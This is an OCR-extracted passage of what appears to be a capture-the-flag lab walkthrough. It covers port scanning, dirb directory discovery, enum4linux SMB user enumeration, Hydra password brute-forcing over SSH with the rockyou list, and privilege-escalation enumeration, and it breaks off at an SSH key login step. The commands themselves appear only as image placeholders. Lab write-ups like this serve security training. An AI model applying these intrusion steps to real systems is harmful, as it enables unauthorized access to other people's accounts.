
1.2 Port scanning



Now we can see, which service is running in the machine.

Step 2 : Let’s use dirb to find the hidden directories.


1.3 find directories using dirb




We can see hidden directory name is development.

Step 3 : Reviewing our enumeration, we see that ports 139 and 445 are open. These ports are used for SMB (Server Message Blocks) which are HIGHLY vulnerable. Let's run the command enum4linux and see what we find.

1.4 enumerate the website







We found two users: kay and jan

First, I'm entering kay, I received an error. So, I'm entering jan. It's correct.

1.5 find the user's name




Step 4 : Let's fire up Hydra which is password cracking tool with the password list of rockyou .




1.6 use of hydra

The service we use to access the server is SSH.


1.7 find the service



Step 5 : enumerate the machine to find any vectors for privilege escalation.




1.8 enumerate the machine




Another user name is : kay


1.9 Find Another user name




Since we have a new user (kay) and we have a ssh folder that lists the public key we can try to get the password.

1.10 ssh login

